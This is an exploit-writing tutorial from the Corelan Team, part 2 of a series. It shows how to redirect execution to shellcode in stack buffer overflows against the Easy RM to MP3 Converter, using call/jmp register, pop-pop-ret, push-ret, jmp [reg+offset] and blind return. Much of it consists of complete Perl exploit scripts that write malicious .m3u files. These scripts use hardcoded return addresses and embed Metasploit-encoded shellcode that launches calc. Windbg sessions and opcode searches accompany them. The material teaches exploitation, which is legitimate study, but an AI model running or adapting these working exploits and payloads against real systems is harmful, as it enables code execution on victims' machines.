

# Corelan Team

:: Knowledge is not an object, it's a flow ::

# Exploit writing tutorial part 2 : Stack Based Overflows – jumping to shellcode

Corelan Team (corelanc0d3r) · Thursday, July 23rd, 2009

## Where do you want to jmp today ?

In one of my previous posts (part 1 of writing stack based buffer overflow exploits), I have explained the basisc about discovering a vulnerability and using that information to build a working exploit. In the example I have used in that post, we have seen that ESP pointed almost directly at the begin of our buffer (we only had to prepend 4 bytes to the shellcode to make ESP point directly at the shellcode), and we could use a "jmp esp" statement to get the shellcode to run.

***Note : This tutorial heavily builds on part 1 of the tutorial series, so please take the time to fully read and understand part 1 before reading part 2.***

The fact that we could use "jmp esp" was an almost perfect scenario. It's not that 'easy' every time. Today I'll talk about some other ways to execute/jump to shellcode, and finally about what your options are if you are faced with small buffer sizes.

There are multiple methods of forcing the execution of shellcode.

- **jump (or call)** a register that points to the shellcode. With this technique, you basically use a register that contains the address where the shellcode resides and put that address in EIP. You try to find the opcode of a "jump" or "call" to that register in one of the dll's that is loaded when the application runs. When crafting your payload, instead of overwriting EIP with an address in memory, you need to overwrite EIP with the address of the "jump to the register". Of course, this only works if one of the available registers contains an address that points to the shellcode. This is how we managed to get our exploit to work in part 1, so I'm not going to discuss this technique in this post anymore.
- **pop return** : If none of the registers point directly to the shellcode, but you can see an address on the stack (first, second, … address on the stack) that points to the shellcode, then you can load that value into EIP by first putting a pointer to pop ret, or pop pop ret, or pop pop pop ret (all depending on the location of where the address is found on the stack) into EIP.
- **push return** : this method is only slightly different than the "call register" technique. If you cannot find a <jump register> or <call register> opcode anywhere, you could simply put the address on the stack and then do a ret. So you basically try to find a push <register>, followed by a ret. Find the opcode for this sequence, find an address that performs this sequence, and overwrite EIP with this address.
- **jmp [reg + offset]** : If there is a register that points to the buffer containing the shellcode, but it does not point at the beginning of the shellcode, you can also try to find an instruction in one of the OS or application dll's, which will add the required bytes to the register and then jumps to the register. I'll refer to this method as jmp [reg]+[offset]
- **blind return** : in my previous post I have explained that ESP points to the current stack position (by definition). A RET instruction will 'pop' the last value (4bytes) from the stack and will put that address in ESP. So if you overwrite EIP with the address that will perform a RET instruction, you will load the value stored at ESP into EIP.
- If you are faced with the fact that the available space in the buffer (after the EIP overwrite) is limited, but you have plenty of space before overwriting EIP, then you could use **jump code** in the smaller buffer to jump to the main shellcode in the first part of the buffer.
- **SEH** : Every application has a default exception handler which is provided for by the OS. So even if the application itself does not use exception handling, you can try to overwrite the SEH handler with your own address and make it jump to your shellcode. Using SEH can make an exploit more reliable on various windows platforms, but it requires some more explanation before you can start abusing the SEH to write exploits. The idea behind this is that if you build an exploit that does not work on a given OS, then the payload might just crash the application (and trigger an exception). So if you can combine a "regular" exploit with a seh based exploit, then you have build a more reliable exploit. Anyways, the next part of the exploit writing tutorial series (part 3) will deal with SEH. Just remember that a typical stack based overflow, where you overwrite EIP, could potentionally be subject to a SEH based exploit technique as well, giving you more stability, a larger buffer size (and overwriting EIP would trigger SEH… so it's a win win)

The techniques explained in this document are just examples. The goal of this post is to explain to you that there may be various ways to jump to your shellcode, and in other cases there may be only one (and may require a combination of techniques) to get your arbitrary code to run.

There may be many more methods to get an exploit to work and to work reliably, but if you master the ones listed here, and if you use your common sense, you can find a way around most issues when trying to make an exploit jump to your shellcode. Even if a technique seems to be working, but the shellcode doesn't want to run, you can still play with shellcode encoders, move shellcode a little bit further and put some NOP's before the shellcode… these are all things that may help making your exploit work.

Of course, it is perfectly possible that a vulnerability only leads to a crash, and can never be exploited.

Let's have a look at the practical implementation of some of the techniques listed above.

## call [reg]

If a register is loaded with an address that directly points at the shellcode, then you can do a call [reg] to jump directly to the shellcode. In other words, if ESP directly points at the shellcode (so the first byte of ESP is the first byte of your shellcode), then you can overwrite EIP with the address of "call esp", and the shellcode will be executed. This works with all registers and is quite popular because kernel32.dll contains a lot of call [reg] addresses.


Quick example : assuming that ESP points to the shellcode : First, look for an address that contains the 'call esp' opcode. We'll use findjmp :

```
findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C836A08      call esp
0x7C874413      jmp esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 2 usable addresses
```

Next, write the exploit and overwrite EIP with 0x7C836A08.

From the Easy RM to MP3 example in the first part of this tutorial series, we know that we can point ESP at the beginning of our shellcode by adding 4 characters between the place where EIP is overwritten and ESP. A typical exploit would then look like this :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x7C836A08); #overwrite EIP with call esp

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes

my $shellcode = "\x90" x 25;   #start shellcode with some NOPS

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```




pwned !

## pop ret

As explained above, In the Easy RM to MP3 example, we have been able to tweak our buffer so ESP pointed directly at our shellcode. What if there is not a single register that points to the shellcode ?

Well, in this case, an address pointing to the shellcode may be on the stack. If you dump esp, look at the first addresses. If one of these addresses points to your shellcode (or a buffer you control), then you can find a pop ret or pop pop ret (nothing to do with SEH based exploits here) to

- take addresses from the stack (and skip them)

- jump to the address which should bring you to the shellcode.

The pop ret technique obviously is only usabled when ESP+offset already contains an address which points to the shellcode… So dump esp, see if one of the first addresses points to the shellcode, and put a reference to pop ret (or pop pop ret or pop pop pop ret) into EIP. This will take some address from the stack (one address for each pop) and will then put the next address into EIP. If that one points to the shellcode, then you win.

There is a second use for pop ret : what if you control EIP, no register points to the shellcode, but your shellcode can be found at ESP+8. In that case, you can put a pop pop ret into EIP, which will jump to ESP+8. If you put a pointer to jmp esp at that location, then it will jump to the shellcode that sits right after the jmp esp pointer.

Let's build a test case. We know that we need 26094 bytes before overwriting EIP, and that we need 4 more bytes before we are at the stack address where ESP points at (in my case, this is 0x000ff730).

We will simulate that at ESP+8, we have an address that points to the shellcode. (in fact, we'll just put the shellcode behind it – again, this is just a test case).

26094 A's, 4 XXXX's (to end up where ESP points at), then a break, 7 NOP's, a break, and more NOP's. Let's pretend the shellcode begins at the second break. The goal is to make a jump over the first break, right to the second break (which is at ESP+8 bytes = 0x000ff738).

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB"; #overwrite EIP
my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
```

```
my $shellcode = "\xcc"; #first break
$shellcode = $shellcode . "\x90" x 7;  #add 7 more bytes
$shellcode = $shellcode . "\xcc"; #second break
$shellcode = $shellcode . "\x90" x 500;  #real shellcode
open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Let's look at the stack :
Application crashed because of the buffer overflow. We've overwritten EIP with "BBBB". ESP points at 000ff730 (which starts with the first break), then 7 NOP's, and then we see the second break, which really is the begin of our shellcode (and sits at address 0x000ff738).

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fa
eip=42424242 esp=000ff730 ebp=00344200 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  cc 90 90 90 90 90 90 90-cc 90 90 90 90 90 90 90  ................
000ff740  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff760  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................

0:000> d 000ff738
000ff738  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff748  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff758  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff768  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff778  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff788  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff798  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

The goal is to get the value of ESP+8 into EIP (and to craft this value so it jumps to the shellcode). We'll use the pop ret technique + address of jmp esp to accomplish this.
One POP instruction will take 4 bytes off the top of the stack. So the stack pointer would then point at 000ff734. Running another pop instruction would take 4 more bytes off the top of the stack. ESP would then point to 000ff738. When we a "ret" instruction is performed, the value at the current address of ESP is put in EIP. So if the value at 000ff738 contains the address of a jmp esp instruction, then that is what EIP would do. The buffer after 000ff738 must then contains our shellcode.

We need to find the pop,pop,ret instruction sequence somewhere, and overwrite EIP with the address of the first part of the instruction sequence, and we must set ESP+8 to the address of jmp esp, followed by the shellcode itself.

First of all, we need to know the opcode for pop pop ret. We'll use the assemble functionality in windbg to get the opcodes :

```
0:000> a
7c90120e pop eax
pop eax
7c90120f pop ebp
pop ebp
7c901210 ret
ret
7c901211

0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e 58               pop     eax
7c90120f 5d               pop     ebp
7c901210 c3               ret
7c901211 ffcc             dec     esp
7c901213 c3               ret
7c901214 8bff             mov     edi,edi
7c901216 8b442404         mov     eax,dword ptr [esp+4]
7c90121a cc               int     3
```

so the pop pop ret opcode is 0×58,0x5d,0xc3

Of course, you can pop to other registers as well. These are some other available pop opcodes :

| pop register | opcode |
|---|---|
| pop eax | 58 |
| pop ebx | 5b |
| pop ecx | 59 |
| pop edx | 5a |
| pop esi | 5e |
| pop ebp | 5d |

Now we need to find this sequence in one of the available dll's. In part 1 of the tutorial we have spoken about application dll's versus OS dll's. I guess it's recommended to use application dll's because that would increase the chances on building a reliable exploit across windows platforms/versions... But you still need to make sure the dll's use the same base addresses every time. Sometimes, the dll's get rebased and in that scenario it could be better to use one of the os dll's (user32.dll or kernel32.dll for example)

Open Easy RM to MP3 (don't open a file or anything) and then attach windbg to the running process.

Windbg will show the loaded modules, both OS modules and application modules. (Look at the top of the windbg output, and find the lines that start with ModLoad).

These are a couple of application dll's

```
ModLoad: 00ce0000 00d7f000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
```

```
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
```

> you can show the image base of a dll by running dumpbin.exe (from Visual Studio) with parameter /headers against the dll. This will allow you to define the lower and upper address for searches.

You should try to avoid using addresses that contain null bytes (because it would make the exploit harder… not impossible, just harder.)

A search in MSRMCcodec00.dll gives us some results :

```
0:014> s 01a90000 l 01b01000 58 5d c3
01ab6a10  58 5d c3 33 c0 5d c3 55-8b ec 51 51 dd 45 08 dc  X].3.].U..QQ.E..
01ab8da3  58 5d c3 8d 4d 08 83 65-08 00 51 6a 00 ff 35 6c  X]..M..e..Qj..5l
01ab9d69  58 5d c3 6a 02 eb f9 6a-04 eb f5 b8 00 02 00 00  X].j...j........
```

Ok, we can jump to ESP+8 now. In that location we need to put the address to jmp esp (because, as explained before, the ret instruction will take the address from that location and put it in EIP. At that point, the ESP address will point to our shellcode which is located right after the jmp esp address… so what we really want at that point is a jmp esp)

From part 1 of the tutorial, we have learned that 0x01ccf23a refers to jmp esp.

Ok, let's go back to our perl script and replace the "BBBB" (used to overwrite EIP with) with one of the 3 pop,pop,ret addresses, followed by 8 bytes (NOP) (to simulate that the shellcode is 8 bytes off from the top of the stack), then the jmp esp address, and then the shellcode.

The buffer will look like this :

```
[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
   26094 A's         EIP            8 bytes offset           JMP ESP
                  (=POPPOPRET)
```

The entire exploit flow will look like this :
1 : EIP is overwritten with POP POP RET (again, this example has nothing to do with SEH based exploits. We just want to get a value that is on the stack into EIP). ESP points to begin of 8byte offset from shellcode
2 : POP POP RET is executed. EIP gets overwritten with 0x01ccf23a (because that is the address that was found at ESP+0×8). ESP now points to shellcode.
3 : Since EIP is overwritten with address to jmp esp, the second jump is executed and the shellcode is launched.

```
                       ----------------------------------
                       |                                 |(1)
                       |                                 |
                       |       ESP points here (1)       |
                       |       |                         V
[AAAAAAAAAAA...AA][0x01ab6a10][NOPNOPNOPNOPNOPNOPNOPNOP][0x01ccf23a][Shellcode]
   26094 A's         EIP            8 bytes offset           JMP ESP   ^
                  (=POPPOPRET)                                  |      | (2)
                                                                |------|
                                                                       ESP now points here (2)
```

We'll simulate this with a break and some NOP's as shellcode, so we can see if our jumps work fine.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8;  #add more bytes
$shellcode = $shellcode . $jmpesp;  #address to return via pop pop ret ( = jmp esp)
$shellcode = $shellcode . "\xcc" . "\x90" x 500;  #real shellcode

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

```
(d08.384): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=90909090 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000067fe
eip=000ff73c esp=000ff73c ebp=90909090 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff72b:
000ff73c cc              int     3
0:000> d esp
000ff73c  cc 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff74c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff75c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff76c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff77c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff78c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff79c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7ac  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

Cool. that worked. Now let's replace the NOPs after jmp esp (ESP+8) with real shellcode (some nops to be sure + shellcode, encoded with alpha_upper) (execute calc):

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01ab6a10); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01ccf23a); #jmp esp

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8;  #add more bytes
$shellcode = $shellcode . $jmpesp;  #address to return via pop pop ret ( = jmp esp)
```

```
$shellcode = $shellcode . "\x90" x 50;  #real shellcode
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

pwned !

## push return

push ret is somewhat similar to call [reg]. If one of the registers is directly pointing at your shellcode, and if for some reason you cannot use a jmp [reg] to jump to the shellcode, then you could

- put the address of that register on the stack. It will sit on top of the stack.
- ret (which will take that address back from the stack and jump to it)

In order to make this work, you need to overwrite EIP with the address of a push [reg] + ret sequence in one of the dll's.

Suppose the shellcode is located directly at ESP. You need to find the opcode for 'push esp' and the opcode for 'ret' first

```
0:000> a
000ff7ae push esp
push esp
000ff7af ret
ret

0:000> u 000ff7ae
<Unloaded_P32.dll>+0xff79d:
000ff7ae 54              push    esp
000ff7af c3              ret
```

opcode sequence is 0×54,0xc3


Search for this opcode :

```
0:000> s 01a90000 l 01dff000 54 c3
01aa57f6  54 c3 90 90 90 90 90 90-90 90 8b 44 24 08 85 c0  T.........D$...
01b31d88  54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d 4c  T.....t]S.\$0W.L
01b5cd65  54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01 00  T...3...........
01b5cf2f  54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d 00  T..L$X.._^][d...
01b5cf44  54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da 04  T...............
01bbbb3e  54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00 00  T..L$P^3.[d.....
01bbbb51  54 c3 90 90 90 90 90 90-90 90 90 90 90 90 90 6a  T..............j
01bf2aba  54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08 41  T...t$ 92s.@...A
01c0f6b4  54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64 89  T.......L$T^][d.
01c0f6cb  54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b 84  T....d.....j.h;.
01c692aa  54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 08 8b 54  T......D$..L$..T
01d35a40  54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 15 80 d8  T..=..8.z...R...
01d4daa7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d55edb  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d649c7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc 56  T..Mh../2......V
01d73406  54 c3 d3 2d d3 c3 3a b3-83 c3 ab b6 b2 c3 0a 20  T..-..:........ 
01d74526  54 c3 da 4c 3b 43 11 e7-54 c3 cc 36 bb c3 f8 63  T..L;C..T..6...c
01d7452e  54 c3 cc 36 bb c3 f8 63-3b 44 d8 00 d1 43 f5 f3  T..6...c;D...C..
```

```
01d74b26  54 c3 ca 63 f0 c2 f7 86-77 42 38 98 92 42 7e 1d  T..c....wB8..B~.
031d3b18  54 c3 f6 ff 54 c3 f6 ff-4f bd f0 ff 00 6c 9f ff  T...T...O....l..
031d3b1c  54 c3 f6 ff 4f bd f0 ff-00 6c 9f ff 30 ac d6 ff  T...O....l..0...
```

Craft your exploit and run :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;

my $eip = pack('V',0x01aa57f6); #overwrite EIP with push esp, ret

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes

my $shellcode = "\x90" x 25;   #start shellcode with some NOPS

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```




pwned again !

## jmp [reg]+[offset]

Another technique to overcome the problem that the shellcode begins at an offset of a register (ESP in our example) is by trying to find a jmp [reg + offset] instruction (and overwriting EIP with the address of that instruction). Let's assume that we need to jump 8 bytes again (see previous exercise). Using the jmp reg+offset technique, we would simply jump over the 8 bytes at the beginning of ESP and land directly at our shellcode.

We need to do 3 things :

- find the opcode for jmp esp+8h
- find an address that points to this instruction
- craft the exploit so it overwrites EIP with this address

Finding the opcode : use windbg :

```
0:014> a
7c90120e jmp [esp + 8]
jmp [esp + 8]
7c901212

0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ff642408        jmp     dword ptr [esp+8]
```

The opcode is ff642408

Now you can search for a dll that has this opcode, and use the address to overwrite EIP with. In our example, I could not find this exact opcode anywhere. Of course, you are not limited to looking for jmp [esp+8]... you could also look for values bigger than 8 (because you control anything above 8... you could easily put some additional NOP's at the beginning of the shellcode and make the jump into the nop's...

(by the way: Opcode for ret is c3. But I'm sure you've already figured that our for yourself)

## Blind return

This technique is based on the following 2 steps:

- Overwrite EIP with an address pointing to a ret instruction
- Hardcode the address of the shellcode at the first 4 bytes of ESP
- When the ret is execute, the last added 4 bytes (topmost value) are popped from the stack and will be put in EIP
- Exploit jumps to shellcode

So this technique is useful if

- you cannot point EIP to go a register directly (because you cannot use jmp or call instructions. (This means that you need to hardcode the memory address of the start of the shellcode), but
- you can control the data at ESP (at least the first 4 bytes)

In order to set this up, you need to have the memory address of the shellcode (= the address of ESP). As usual, try to avoid that this address starts with / contains null bytes, or you will not be able to load your shellcode behind EIP. If your shellcode can be put at a location, and this location address does not contain a null byte, then this would be another working technique.

Find the address of a 'ret' instruction in one of the dll's.

Set the first 4 bytes of the shellcode (first 4 bytes of ESP) to the address where the shellcode begins, and overwrite EIP with the address of the 'ret' instruction. From the tests we have done in the first part of this tutorial, we remember that ESP seems to start at 0x000ff730. Of course this address could change on different systems, but if you have no other way than hardcoding addresses, then this is the only thing you can do.

This address contains null byte, so when building the payload, we create a buffer that looks like this :

[26094 A's][address of ret][0x000fff730][shellcode]

The problem with this example is that the address used to overwrite EIP contains a null byte. (= string terminator), so the shellcode is not put in ESP. This is a problem, but it may not be a showstopper. Sometimes you can find your buffer (look at the first 26094 A's, not at the ones that are pushed after overwriting EIP, because they will be unusable because of null byte) back at other locations/registers, such as eax, ebx, ecx, etc... In that case, you could try to put the address of that register as the first 4 bytes of the shellcode (at the beginning of ESP, so directly after overwriting EIP), and still overwrite EIP with the address of a 'ret' instruction.

